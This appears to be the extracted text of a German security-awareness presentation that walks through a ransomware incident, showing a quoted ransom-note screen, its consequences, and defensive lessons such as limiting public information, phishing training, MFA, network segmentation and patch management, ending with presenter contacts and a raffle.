
Ransomware Verbreitung

Phase 5




Ransomware Verbreitung

Phase 5




Ransomware Verbreitung

Phase 5




Ransomware Verbreitung

Phase 5



Ransomware Verbreitung

Phase 5



ALLES ist verschlüsselt

Phase 5

Wanna Decryptor

Huch, Ihre Dateien wurden verschlüsselt!

Was ist mit meinem Computer geschehen?

Ihre wichtigen Dateien sind verschlüsselt.

Viele Ihrer Dokumente, Fotos, Videos, Datensammlungen oder andere Dateien sind nicht länger zugänglich, weil sie verschlüsselt wurden. Verschwendung Sie nicht Ihre Zeit, sie selbst retten zu wollen. Keiner kann die Dateien ohne den Decryptor wiederherstellen.

Kann ich meine Dateien wiederherstellen?

Sicherlich. Wir garantieren, dass Sie alle Ihre Dateien einfach und sicher zurückbekommen. (Aber Sie haben nicht genug Zeit.) Einige Ihrer Dateien können Sie kostenlos entschlüsseln. Versuchen Sie es durch ein Klicken [<hier>](#). Falls Sie alle Daten entschlüsseln möchten, müssen Sie dafür bezahlen.


*Sie haben zur Zahlung nur noch **3 Tage** Zeit. Danach wird der Zahlungsbetrag verdoppelt. Wenn Sie innerhalb von 7 Tagen*

Die Zahlung wird fällig am:
14.03.2019 22:24:30
verbleibende Zeit:
40:10:15:15

Datenlöschung am:
18.03.2019 22:24:30
verbleibende Zeit:
44:10:15:15

Erste Reaktion

Phase 5



Konsequenzen

Phase 5

- Alle Daten sind weg!
- Geräte verschlüsselt
- Keine Kommunikation
- Zahlungsausfälle
- Worst Case:
Insolvenz / Burn Outs



Lessons Learned

Öffentliche Informationen

Lessons Learned

- Im Internet gilt:
Weniger ist mehr!

The image shows a LinkedIn profile for Andreas Ayteler, IT-Leiter at Lebenshilfe Musterstadt, and a Google search result for 'it dienstleister lebenshilfe musterstadt'. The LinkedIn profile includes a profile picture, name, title, location, and a 'Berufserfahrung' section with two entries: 'Leiter IT' at Lebenshilfe Musterstadt (Apr. 2022–Heute) and 'IT-Leiter' at an unnamed company (Okt. 2020–März 2022). The Google search bar contains the text 'it dienstleister lebenshilfe musterstadt' and shows two buttons: 'Google Suche' and 'Auf gut Glück!'.

Maßnahmen gegen Social Engineering

Lessons
Learned


- Awareness Schulungen
- Phishing Kampagnen
- Multi-Faktor-Authentifizierung



Netzwerksegmentierung

Lessons
Learned

- Erschwert Angreifern die Ausbreitung im Netz
- Digitale Brandabschnitte!



Weitere Maßnahmen

Lessons
Learned

- Patch Management
- Penetration Tests
- Notfallkonzepte
- **Cybersecurity Strategie**



**Vielen Dank für
Ihre
Aufmerksamkeit**

Fragen?



Joshua Roach - Geschäftsführer

E-Mail: j.roach@gr-sec.com

Tel: +49-89-61465283

Website: <https://gr-sec.de>

LinkedIn: <https://linkedin.com/in/joshuaroach>



Bonus: Verlosung

Verlosung Phishing Kampagne

1. QR-Code scannen
2. Kontaktdaten ausfüllen
3. An Verlosung teilnehmen



<https://gr-sec.com/gewinnspiel/>